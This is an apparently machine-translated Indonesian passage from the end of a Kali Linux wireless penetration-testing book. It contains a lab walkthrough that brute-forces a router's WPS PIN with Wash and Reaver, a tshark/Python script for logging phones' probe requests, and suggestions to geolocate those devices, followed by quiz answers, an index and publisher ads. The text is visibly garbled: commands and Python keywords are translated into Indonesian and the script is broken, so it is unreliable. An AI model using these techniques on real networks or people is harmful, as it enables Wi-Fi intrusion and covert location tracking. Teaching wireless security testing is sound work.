
Melalui dua keputusan yang dibuat dalam mekanisme autentikasi, kami telah berhasil dari 100.000.000 kemungkinan kombinasi menjadi 11.000. Ini setara dengan perbedaan enam jam saat memaksakan algoritme. Keputusan inilah yang membuat serangan terhadap WPS dapat dilakukan.

Dalam latihan lab berikutnya, kita akan mengidentifikasi dan menyerang penyiapan WPS yang rentan dengan Wash and Reaver.

Saatnya beraksi – serangan WPS

Ikuti instruksi yang diberikan untuk memulai:

- 1.Sebelum kita menyerang titik akses berkemampuan WPS, kita perlu membuatnya. TP-Link yang kami gunakan mengaktifkan fitur ini secara default, yang mengkhawatirkan tetapi praktis. Untuk memeriksa ulang ini, kita dapat masuk ke router kita dan mengklik WPS. Seharusnya terlihat seperti berikut:



- 2.Sekarang kami telah mengkonfirmasi bahwa itu sudah siap. Kita perlu mengatur target kita. Kita perlu mengatur lingkungan pengujian kita. Kami akan menggunakan alat Cuci, dan Cuci membutuhkan antarmuka pemantauan agar berfungsi. Seperti yang telah kita lakukan berkali-kali sebelumnya, kita perlu mengaturnya dengan perintah berikut:

airmon-ng mulai wlan0

Outputnya adalah sebagai berikut:

```
root@kali:~# airmon-ng start wlan0

Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
2898    NetworkManager
3242    dhclient
5615    wpa_supplicant
5640    dhclient
Process with PID 5640 (dhclient) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Ralink RT2870/3070   rt2800usb - [phy0]
                           The quiet (monitor mode enabled on mon0)
```

3.Kami memiliki antarmuka pemantauan yang diatur sebagaimon0,dan kita dapat memanggil Wash dengan perintah berikut:

cuci --ignore-fcs -i mon0

Ituabaikan opsi fcs adalah karena masalah dengan format yang diharapkan untuk permintaan itu mencucipenyebab:

```
root@kali:~# wash --ignore-fcs -i mon0
```

4.Wash akan menampilkan semua perangkat terdekat yang mendukung WPS serta apakah mereka memiliki WPS aktif atau tidak terkunci dan versi apa yang sedang berjalan:

```
root@kali:~# wash --ignore-fcs -i mon0

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetso
l.com>

BSSID           Channel     RSSI      WPS Version      WPS Locked
ESSID
-----
-----
```

BSSID ESSID	Channel	RSSI	WPS Version	WPS Locked
E8:94:F6:62:1E:8E Wireless Lab	3	-50	1.0	No

5.Kita bisa melihat jaringan Wireless Lab mendukung WPS. Ini menggunakan Versi 1 dan tidak terkunci. Fantastis. Kami mencatat alamat MAC, yang dalam kasus saya adalah E8:94:F6:62:1E:8E,karena ini akan digunakan untuk menargetkan alat kami selanjutnya:penculik.

6.Reaver mencoba untuk memaksa pin WPS untuk alamat MAC yang diberikan. Sintaks untuk memulai ini adalah sebagai berikut:

reaver -i mon0 -b <mac> -vv

Outputnya adalah sebagai berikut:

```
root@kali:~# reaver -i mon0 -b E8:94:F6:62:1E:8E -vv
Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnets
ol.com>

[?] Restore previous session for E8:94:F6:62:1E:8E? [n/Y] n
[+] Waiting for beacon from E8:94:F6:62:1E:8E
[+] Switching mon0 to channel 3
[+] Associated with E8:94:F6:62:1E:8E (ESSID: Wireless Lab)
[!] WARNING: Detected AP rate limiting, waiting 60 seconds before re-checking
```

7.Setelah dimulai, alat menjalankan semua kombinasi yang mungkin untuk WPS dan mencoba mengautentikasi. Setelah melakukan ini, ini akan mengembalikan kode WPS dan kata sandi, seperti yang ditunjukkan pada tangkap layar berikut:

```
[+] Nothing done, nothing to save.
[+] 100.00% complete @ 2014-12-15 22:47:47 (0 seconds/pin)
[+] Max time remaining at this rate: (undetermined) (0 pins left to try)
[+] Pin cracked in 2576 seconds
[+] WPS PIN: '88455808'
[+] WPA PSK: '88455808'
[+] AP SSID: 'Wireless Lab' The quieter you become, the more you are able to hear.
[+] Nothing done, nothing to save.
```

8.Dengan WPA-PSK di tangan, kami dapat mengautentikasi secara normal sekarang. Saya meninggalkan perangkat saya dengan WPA-PSK default yang cocok dengan pin WPS. Namun, jika Anda ingin mengautentikasi dengan pin WPS, Anda dapat melakukannya dengan menentukan pin tersebut penculikdengan perintah berikut:

reaver -i mon0 -b <mac> -vv -p 88404148

Ganti pin saya dengan milik Anda.

Apa yang baru saja terjadi?

Kami berhasil mengidentifikasi jaringan nirkabel dengan instance WPS aktif yang rentan dengan Wash. Kami kemudian menggunakan Reaver untuk memulihkan kunci WPA dan pin WPS. Dengan informasi ini, kami kemudian dapat mengautentikasi dengan jaringan dan melanjutkan uji penetrasi jaringan.

Miliki hero go – pembatasan nilai

Pada latihan sebelumnya, kita menyerang instalasi WPS yang sama sekali tidak terlindungi. Ada beberapa metode yang dapat digunakan untuk lebih mengamankan instalasi tanpa menghapus WPS sama sekali.

Cobalah untuk menyetel pin WPS ke nilai arbitrer dan coba lagi, untuk melihat apakah Reaver seefektif memecahkannya.

Dapatkan perute nirkabel yang memungkinkan Anda membatasi upaya WPS. Coba dan konfigurasikan serangan Anda untuk menghindari memicu penguncian.

Menyelidiki mengendus

Kami telah berbicara tentang probe sebelumnya, dan bagaimana mereka dapat digunakan untuk mengidentifikasi jaringan tersembunyi dan melakukan serangan jalur akses jahat yang efektif. Mereka juga dapat digunakan untuk mengidentifikasi individu sebagai target atau melacak mereka dalam skala massal dengan peralatan minimal.

Saat perangkat ingin terhubung ke jaringan, ia mengirimkan permintaan penyelidikan yang berisi alamat MAC-nya sendiri dan nama jaringan yang ingin disambungkan. Kita bisa menggunakan alat septiairodump-nguntuk melacak ini. Namun, jika kami ingin mengidentifikasi apakah seseorang hadir di lokasi tertentu pada waktu tertentu atau mencari tren penggunaan Wi-Fi, kami perlu menggunakan pendekatan yang berbeda.

Di bagian ini, kami akan menggunakan tshark dan Python untuk mengumpulkan data. Anda akan menerima kode dan penjelasan tentang apa yang sedang dilakukan.

Saatnya beraksi – mengumpulkan data

Ikuti instruksi yang diberikan untuk memulai:

1. Pertama-tama, kita memerlukan perangkat yang mencari banyak jaringan. Umumnya, smartphone biasa seperti perangkat Android atau iPhone akan melakukan triknya. Desktop umumnya tidak menjadi target yang baik karena cenderung tetap berada di satu lokasi. iPhone dan perangkat Android yang lebih baru mungkin memiliki permintaan penyelidikan yang dinonaktifkan atau disamarkan, jadi periksalah sebelum Anda menyerah.

2. Setelah Anda memiliki perangkat Anda, pastikan Wi-Fi dihidupkan.

3. Kemudian atur antarmuka pemantauan Anda seperti yang telah kami lakukan berkali-kali sebelumnya:

```
root@kali:~# airmon-ng start wlan0

Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
2898     NetworkManager
3242     dhclient
5615     wpa_supplicant
5640     dhclient
Process with PID 5640 (dhclient) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Ralink RT2870/3070   rt2800usb - [phy0]
                           The quiet (monitor mode enabled on mon0).  
The quiet (monitor mode enabled on mon0).
```

4. Hal selanjutnya yang harus dilakukan adalah mencari permintaan penyelidikan dengan tshark melalui perintah berikut:

tshark -n -i mon0 subtype probereq

Tangkapan layar dari perintah berikut adalah sebagai berikut:

```
root@kali:~# tshark -n -i mon0 subtype probereq
```

5. Keluaran Anda pada titik ini agak kasar, seperti keluaran default dari tshark tidak dirancang untuk dapat dibaca, hanya untuk memiliki sebanyak mungkin informasi di dalamnya. Seharusnya terlihat seperti berikut:

```
root@kali:~# tshark -n -i mon0 subtype probereq
tshark: Lua: Error during loading:
[string "/usr/share/wireshark/init.lua"]:46: dofile has been disabled due to r
unning Wireshark as superuser. See http://wiki.wireshark.org/CaptureSetup/Captu
rePrivileges for help in running Wireshark as an unprivileged user.
Running as user "root" and group "root". This could be dangerous.
Capturing on 'mon0'
  0.000000 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, SN=
3896, FN=0, Flags=....., SSID=Sonos_Wm0yh99Ptc0EkqRKJ9C1wQjPEN
  0.500063 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, SN=
3912, FN=0, Flags=....., SSID=Sonos_Wm0yh99Ptc0EkqRKJ9C1wQjPEN
  1.500069 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, S
N=3938, FN=0, Flags=....., SSID=Sonos_Wm0yh99Ptc0EkqRKJ9C1wQjPEN
  2.000136 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, S
N=3952, FN=0, Flags=....., SSID=Sonos_Wm0yh99Ptc0EkqRKJ9C1wQjPEN
  3.001043 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, S
N=3978, FN=0, Flags=....., SSID=Sonos_Wm0yh99Ptc0EkqRKJ9C1wQjPEN
  3.250189 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, SN=
3985, FN=0, Flags=....., SSID=Sonos_Wm0yh99Ptc0EkqRKJ9C1wQjPEN
  4.500149 00:0e:58:4c:b6:4d -> ff:ff:ff:ff:ff:ff 802.11 140 Probe Request, S
N=4019, FN=0, Flags=....., SSID=Sonos_Wm0yh99Ptc0EkqRKJ9C1wQjPEN
  7 ^C  
The quieter you become, the more you are able to hear.
```

6. Anda dapat dengan jelas melihat alamat MAC dan SSID permintaan penyelidikan; namun, output ini dapat ditingkatkan. Kita dapat menggunakan perintah berikut untuk membuatnya lebih mudah dibaca:

tshark -n -i mon0 subtype probereq -bidang T -e separator= -e wlan.sa -e wlan_mgt.ssid

Tangkapan layar dari perintah berikut adalah sebagai berikut:

```
root@kali:~# tshark -n -i mon0 subtype probereq -T fields -e separator= -e wlan  
.sa -e wlan_mgt.ssid
```

7. Output di sini jauh lebih mudah dibaca:

98	4c:0f:6e:70:bd:cb	Wireless Lab
	4c:0f:6e:70:bd:cb	Wireless Lab

8. Jadi, sekarang kami memiliki keluaran dalam format yang dapat dibaca, apa selanjutnya? Apa yang kami lakukan adalah membuat skrip Python yang akan menjalankan perintah dan merekam hasilnya untuk analisis nanti. Sebelum menjalankan kode, Anda perlu memastikan bahwa Anda telah menyiapkan antarmuka pemantauan dan file bernama hasil.txt dibuat di direktori tempat Anda berada. Skrip Python adalah sebagai berikut:

```
subproses impor  
impor tanggal waktu  
hasil = open("results.txt", "a") while 1:  
  
blah = subprocess.check_output(["tshark -n -i mon0 subtype probereq -T bidang -e  
separator= -e wlan.sa -e wlan_mgt.ssid -c 100"], shell=True)  
  
splitblah = blah.split("\n") untuk nilai  
dalam splitblah[:-1]: splitvalue =  
value.split("\t") MAC = str(splitvalue[1])  
  
SSID = str(nilaipecah[2])  
waktu = str(datetime.datetime.now()) Results.write(MAC+  
"+SSID+" "+time+"\r\n")
```

Mari kita mendapat pengarahan tentang skrip python:

```
%> subproses impor perpustakaan dantanggal Waktuperpustakaan: Ini memungkinkan kita untuk  
merujuk ke perpustakaan subproses dan datetime. Itusubprosesperpustakaan memungkinkan  
kita untuk memantau antarmuka dari baris perintah Linux, dantanggal Waktu  
memungkinkan kita untuk mendapatkan pembacaan waktu dan tanggal yang akurat.  
%> sementara 1:Baris ini berarti lari sampai berhenti.
```

```
%> hasil = buka("hasil.txt", "a"):Ini membuka file dengan  
menambahkan hak dan menugaskannya ke hasil. Hak penambahan hanya  
mengizinkan skrip untuk menambah konten file. Ini menghentikan file agar tidak  
terus-menerus ditimpas.  
%> blah = subprocess.check_output(["tshark -n -I mon0 subtipe probereq -  
T bidang -e separator= -e wlan.sa -e  
wlan_mgt.ssid -c 100"], Shell=True):Ini membuka shell untuk tampil  
kami uji sebelumnya tshark memerintah. Satu-satunya perbedaan kali ini adalah -c 100. Apa yang  
dilakukan flag ini adalah membatasi perintah hingga 100 kueri. Ini memungkinkan kami untuk  
mengembalikan hasilnya ke diri kami sendiri tanpa harus menghentikan program. Karena kami  
mengatakan jalankan selamanya setelah menulis hasil, skrip akan dimulai ulang lagi.  
%> Baris ini mengambil output dari shell dan menugaskannya ke variabel bla.  
%> splitblah = blah.split("\n"):Ini mengambil variabel bla dan membaginya  
dengan baris.  
%> untuk nilai dalam splitblah[:-1]:Ini mengulangi tindakan berikut untuk setiap  
baris dalam output, mengabaikan baris pertama yang berisi header.  
%> splitvalue = nilai.split("\t"):Ini memecah setiap baris menjadi  
potongan lebih kecil lebih lanjut menggunakan tab karakter sebagai pembatas.  
%> Tiga baris berikut mengambil setiap potongan teks dan menugaskannya ke sebuah variabel.  
MAC = str(splitvalue[1]) SSID =  
str(splitvalue[2])  
waktu = str(datetime.datetime.now())  
%> hasil.tulis(MAC+" "+SSID+" "+waktu+"\r\n"):Ini membutuhkan semua  
nilai, menulisnya ke file yang dipisahkan oleh spasi, dan diakhiri dengan  
kembalian dan baris baru untuk kerapian.
```

Keluarannya akan berupa baris teks rapi yang ditulis ke file.

Apa yang baru saja terjadi?

Kami mengambil masukan dari permintaan probe dan mengeluarkannya ke file menggunakan Python.

Anda mungkin bertanya pada diri sendiri apa tujuan dari ini. Ini dapat dicapai hanya dengan
melakukan yang asli tshark perintah dan menambahkan >> hasil.txt perintah sampai akhir. Anda
akan benar; namun, yang kami buat adalah kerangka kerja untuk integrasi dengan alat lain,
platform visualisasi, basis data, dan layanan.

Misalnya, dengan menggunakan database WiGLE yang memetakan SSID ke lokasi, Anda dapat menambahkan
beberapa baris kode untuk mengambil variabel SSID dan mengkueri database WiGLE.

Sebagai alternatif, Anda dapat menyiapkan database MySQL dan menampilkan hasilnya di sana untuk menjalankan perintah SQL di dalamnya.

Bagian ini telah memberi Anda langkah pertama untuk membuat alat pemantauan probe Anda sendiri. Melalui eksperimen dan menggunakan kode sederhana ini sebagai langkah pertama, banyak alat yang berguna dapat dibuat.

Selamat mencoba - ide ekstensi

Teliti alat mana yang tersedia yang memungkinkan visualisasi atau analitik data dan mudah diintegrasikan dengan Python. Alat seperti Maltego memiliki versi gratis yang dapat digunakan untuk memplot informasi.

Atur sendiri database MySQL untuk merekam data dan mengkonfigurasi ulang skrip Python sebelumnya untuk menampilkan hasilnya ke database. Kemudian, buat skrip lain (atau lakukan di skrip yang sama) untuk mengambil data dan menampilkannya ke Maltego.

Konfigurasikan ulang skrip untuk menanyakan WiGLE, dan kumpulkan data geolokasi untuk permintaan penyelidikan. Keluarkan data ini melalui Maltego.

Cobalah menyiapkan frontend berbasis web melalui Flask, Django, atau PHP untuk menampilkan hasil Anda. Selidiki solusi yang ada saat ini untuk menyajikan data dan mencoba meniru atau memperbaikinya melalui diskusi dengan pembuatnya.

Ringkasan

Dalam bab ini, kita membahas serangan terhadap WPS yang terjadi sejak rilis buku aslinya dan juga melakukan percobaan awal untuk mengintegrasikan alat nirkabel dengan Python. Sayangnya, kita telah sampai di akhir buku ini, semoga informatif dan menarik. Sampai jumpa tujuh tahun lagi untuk edisi ketiga.

Jawaban Kuis Pop

Bab 1, Penyiapan Lab Nirkabel

Kuis pop – memahami dasar-dasarnya

Q1	Jalankan perintah ifconfig wlan0. Pada keluaran, Anda akan melihat bendera "UP", ini menunjukkan bahwa kartu tersebut berfungsi.
Q2	Anda hanya memerlukan hard drive jika Anda ingin menyimpan apa pun selama reboot seperti pengaturan konfigurasi atau skrip.
Q3	Ini menunjukkan tabel ARP di mesin lokal.
Q4	Kami akan menggunakan WPA_Supplicant.

Bab 2, WLAN dan Ketidakamanan Inherennya

Kuis pop – memahami dasar-dasarnya

Q1	3
Q2	3
Q3	1

Bab 3, Melewati Otentikasi WLAN

Kuis pop – otentikasi WLAN

Q1	4
Q2	2
Q3	1

Bab 4, Cacat Enkripsi WLAN

Kuis pop – kelemahan enkripsi WLAN

Q1	3
Q2	1
Q3	2

Bab 5, Serangan pada Infrastruktur WLAN

Kuis pop – serangan pada infrastruktur WLAN

Q1	1
Q2	1
Q3	1
Q4	4

Bab 6, Menyerang Klien

Kuis pop – Menyerang Klien

Q1	1
Q2	1
Q3	2
Q4	4

Bab 7, Serangan WLAN Tingkat Lanjut

Kuis pop – serangan WLAN tingkat lanjut

Q1	2
Q2	2
Q3	4
Q4	1

Bab 8, Menyerang WPA-Enterprise dan RADIUS

Kuis pop – menyerang WPA-Enterprise dan RADIUS

Q1	2
Q2	2
Q3	4
Q4	2

Indeks

A

jalur akses

mengkonfigurasi 5-7
mengkonfigurasi, untuk menggunakan konfigurasi WEP 8, untuk menggunakan WPA 8 yang terhubung ke 9
terhubung ke, kartu nirkabel menggunakan akun default 9-11, cracking pada pengaturan 91-93 5
tabel, isian 54

akun

cracking, serangan Brute-force menggunakan 93 adaptor 29-31

suite aircrack-NG

URL 44

utilitas airodump-NG

URL 47

AP

pengaturan, FreeRADIUS-WPE (Wireless Pwnage Edisi) menggunakan 158-161

Retak WPA tanpa AP 134

AP-less WPA-Personal cracking 132, 133

pembajakan aplikasi

tantangan 151

B

Serangan brute-force

digunakan, untuk meretas akun 93

C

Serangan Caffe Latte

sekitar 123
melakukan 124-127

klien

memancing 154
deauthenticating 128-130
deauthentication attack konfigurasi keamanan 152-154, menemukan 151

bingkai kontrol

sekitar 15
melihat 22-25

Cowpatty

digunakan, untuk cracking WPA-PSK 81

D

data

mengumpulkan 179-182

bingkai data

sekitar 15
melihat 22-25

paket data

menganalisis 28
menyuntikkan 28
mengendus, untuk jaringan 26, 27

serangan deauthentication

sekitar 127
pada klien 152-154

akun bawaan

retak, pada titik akses 91, 92

Serangan Denial of Service (DoS).
sekitar 54, 94
serangan deauthentication 94-99
serangan disosiasi 100
serangan disosiasi
sekitar 127
pada klien 130
fase penemuan, penetrasi nirkabel
pengujian 170, 171

e

EAP-TTLS 166
Perusahaan
keamanan, praktik terbaik 166
Etercap 151
kembaran jahat
sekitar 100
dan jalur akses MAC spoofing 100
dan saluran melompat 107
dan MAC spoofing 101-106

F

filter
bekerja dengan 26
FreeRADIUS-WPE (Edisi Pwnage Nirkabel)
RADIUS, bekerja dengan 161
menyiapkan 157
URL 158
digunakan, untuk menyiapkan AP 158-161

H

peretas
tugas 118
Serangan Hirte
URL 131
WEP, retak dengan 131, 132
Serangan Honeypot 118-123
Hydra 93

K

Kali
menginstal 3-5
menginstal, di VirtualBox 5, 29
URL 2

M

filter MAC
sekitar 44
instruksi 44-47
bingkai manajemen
sekitar 15
melihat 22-25
man-in-the-middle attack (MITM)
sekitar 138-142
melalui nirkabel murni 142
digunakan, untuk Wireless Eavesdropping 142-147
Pemeriksaan Integritas Pesan (MIC) 74 Serangan
Mis-Association
mengatur 118-123
antarmuka mode monitor
menciptakan 16-18
beberapa antarmuka mode monitor, membuat 19
MSCHAP-v2 166

HAI

Buka Otentikasi
sekitar 47
melewati 47, 48

P

Pairwise Master Key (PMK) 82 Pairwise
Transient Key (PTK) 73 Penurunan
Kunci Berbasis Password
Fungsi (PBKDF2) 73
PEAP (Protected Extensible
Protokol Otentikasi)
menyerang 161, 162
serangan, variasi 166
retak 162-166
EAP-TTLS 166
versi 161
fase perencanaan, penetrasi nirkabel
pengujian 170
Daftar Jaringan Pilihan (PNL) 118 Kunci yang
Dibagikan Sebelumnya (PSK) 72
menguji
data, mengumpulkan angka
179-183, membatasi 183
mengendus 179
modus promisco 15

R

Frekuensi Radio (RF) 7

RADIUS

menerima 167

domain regulasi

adaptor, bereksperimen dengan 31-34

menelajahi 35

peran 31

fase pelaporan, penetrasi nirkabel

pengujian 172

titik akses nakal

sekitar 107

tantangan 115

WEP, retak 108-115

S

pembajakan sesi

melalui nirkabel 147-151

Otentikasi Kunci Bersama

sekitar 48, 49

melewati 49-54

SSID

deauthentication, memilih 44 SSID

tersembunyi, mengungkap 38-43

V

Kotak Virtual

Kali, menginstal pada 5

W

WEP (Privasi Setara Kabel)

cracking 59-72, cracking 108-115, dengan

otentikasi palsu 72 cracking, dengan

serangan Hirte 131, protokol 132 58

konfigurasi WEP

koneksi 11

jaringan WEP

menghubungkan ke 87,

88 **paket WEP**

mendekripsi 84-87

Akses Terlindungi Wi-Fi (WPA)

sekitar 72

jaringan, menghubungkan ke 87-90

paket, mendekripsi 84-87

Akses Perlindungan Wi-Fi v2 (WPAv2) 58

WiFishing 154

kartu nirkabel

mengkonfigurasi 8, 9

pengaturan 8

digunakan, untuk koneksi jalur akses 9-11

Menguping Nirkabel

MITM menggunakan 142-147

laboratorium nirkabel

perangkat keras, persyaratan 2

perangkat lunak, persyaratan 2

paket nirkabel

mengendus 19-21

pengujian penetrasi nirkabel

sekitar 169

fase menyerang 171, 172

fase penemuan 170, 171

fase perencanaan 170

tahap pelaporan 172

pengujian penetrasi nirkabel, fase menyerang

klien, mengkompromikan

172 enkripsi, meretas 171

infrastruktur, meretas 172

Jejak Wireshark 22

WLAN

titik akses 91

serangan 154

otentikasi 54

enkripsi, kekurangan 90

enkripsi 58

bingkai WLAN

sekitar 14

bingkai kontrol 15

kerangka data 15

kerangka manajemen 15

Mengendus Paket WLAN

dan Injeksi 35

Mengendus WLAN 29

WPA2 72

WPA-Perusahaan

menerima 167

WPA-PSK

cracking, Cowpatty menggunakan 81

passphrase lemah, cracking 75-80

WPA/WPA2PSK

retak, mempercepat 81-84 **WPS**

(Pengaturan Terlindungi Nirkabel)

serangan 175-178

tingkat, membatasi 179



Terima kasih telah membeli

Kali Linux Wireless Penetration Testing Panduan Pemula

Tentang Penerbitan Paket

Packt, diucapkan 'packed', menerbitkan buku pertamanya, *Menguasai phpMyAdmin untuk Manajemen MySQL yang Efektif*, pada bulan April 2004, dan selanjutnya terus mengkhususkan diri dalam menerbitkan buku-buku yang sangat terfokus pada teknologi dan solusi tertentu.

Buku dan publikasi kami berbagi pengalaman sesama profesional TI Anda dalam mengadaptasi dan menyesuaikan sistem, aplikasi, dan kerangka kerja saat ini. Buku berbasis solusi kami memberi Anda pengetahuan dan kekuatan untuk menyesuaikan perangkat lunak dan teknologi yang Anda gunakan untuk menyelesaikan pekerjaan. Buku paket lebih spesifik dan kurang umum daripada buku IT yang pernah Anda lihat sebelumnya. Model bisnis kami yang unik memungkinkan kami memberi Anda informasi yang lebih terfokus, memberi Anda lebih banyak hal yang perlu Anda ketahui, dan lebih sedikit hal yang tidak Anda ketahui.

Packt adalah perusahaan penerbitan modern namun unik yang berfokus pada produksi buku-buku berkualitas dan mutakhir untuk komunitas pengembang, administrator, dan pemula.

Untuk informasi lebih lanjut, silahkan kunjungi website kami di www.packtpub.com.


Tentang Paket Sumber Terbuka

Pada tahun 2010, Packt meluncurkan dua merek baru, Packt Open Source dan Packt Enterprise, untuk melanjutkan fokusnya pada spesialisasi. Buku ini adalah bagian dari merek Packt Open Source, rumah bagi buku-buku yang diterbitkan tentang perangkat lunak yang dibuat berdasarkan lisensi sumber terbuka, dan menawarkan informasi kepada siapa saja mulai dari pengembang tingkat lanjut hingga desainer web pemula. Merek Open Source juga menjalankan Skema Royalti Sumber Terbuka Packt, di mana Packt memberikan royalti untuk setiap proyek sumber terbuka tentang perangkat lunak siapa yang menjual buku.

Menulis untuk Paket

Kami menerima semua pertanyaan dari orang-orang yang tertarik dengan penulisan. Proposal buku harus dikirim ke author@packtpub.com. Jika ide buku Anda masih dalam tahap awal dan Anda ingin mendiskusikannya terlebih dahulu sebelum menulis proposal buku resmi, silakan hubungi kami; salah satu editor komisioning kami akan menghubungi Anda.

Kami tidak hanya mencari penulis yang diterbitkan; jika Anda memiliki keterampilan teknis yang kuat tetapi tidak memiliki pengalaman menulis, editor kami yang berpengalaman dapat membantu Anda mengembangkan karier menulis, atau sekadar mendapatkan imbalan tambahan atas keahlian Anda.



Menguasai Kali Linux untuk Pengujian Penetrasi Tingkat Lanjut

ISBN: 978-1-78216-312-1 Sampul kertas: 356 halaman

Panduan praktis untuk menguji keamanan jaringan Anda dengan Kali Linux, pilihan yang lebih disukai dari pengujian penetrasi dan peretas

1. Lakukan pengujian keamanan yang realistik dan efektif pada jaringan Anda.
2. Peragakan bagaimana sistem data utama dieksloitasi secara diam-diam, dan pelajari cara mengidentifikasi serangan terhadap sistem Anda sendiri.
3. Gunakan teknik langsung untuk memanfaatkan Kali Linux, kerangka kerja open source alat keamanan.




Kali Linux – Menjamin Keamanan dengan Pengujian Penetrasi

ISBN: 978-1-84951-948-9 Sampul kertas: 454 halaman

Kuasai seni pengujian penetrasi dengan Kali Linux

1. Pelajari teknik pengujian penetrasi dengan cakupan mendalam tentang distribusi Kali Linux.
2. Jelajahi wawasan dan pentingnya menguji sistem jaringan perusahaan Anda sebelum peretas menyerang.
3. Memahami spektrum praktis alat keamanan melalui penggunaan, konfigurasi, dan manfaatnya yang patut dicontoh.

Silakan periksawww.PacktPub.comuntuk informasi tentang judul kami




Buku Masakan Kali Linux

ISBN: 978-1-78328-959-2

Sampul kertas: 260 halaman

Lebih dari 70 resep untuk membantu Anda menguasai Kali Linux untuk pengujian keamanan penetrasi yang efektif

1. Resep yang dirancang untuk mendidik Anda secara ekstensif tentang prinsip pengujian penetrasi dan alat Kali Linux.
2. Belajar menggunakan tools Kali Linux, seperti Metasploit, WireShark, dan masih banyak lagi melalui instruksi yang mendalam dan terstruktur.
3. Mengajar Anda dengan gaya yang mudah diikuti, penuh dengan contoh, ilustrasi, dan tip yang cocok untuk para ahli dan pemula.



Cetak Biru KKP Kali Linux

ISBN: 978-1-78398-598-2

Sampul kertas: 190 halaman

Bangun, uji, dan sesuaikan tantangan Tangkap Bendera Anda sendiri di berbagai platform yang dirancang untuk diserang dengan Kali Linux

1. Uji keterampilan para ahli dengan proyek pentesting yang sulit dan dapat disesuaikan ini.
2. Kembangkan setiap tantangan agar sesuai dengan kebutuhan pelatihan, pengujian, atau keterlibatan klien khusus Anda.
3. Asah keterampilan Anda, mulai dari serangan nirkabel hingga rekayasa sosial, tanpa perlu mengakses sistem langsung.

Silakan periksawww.PacktPub.comuntuk informasi tentang judul kami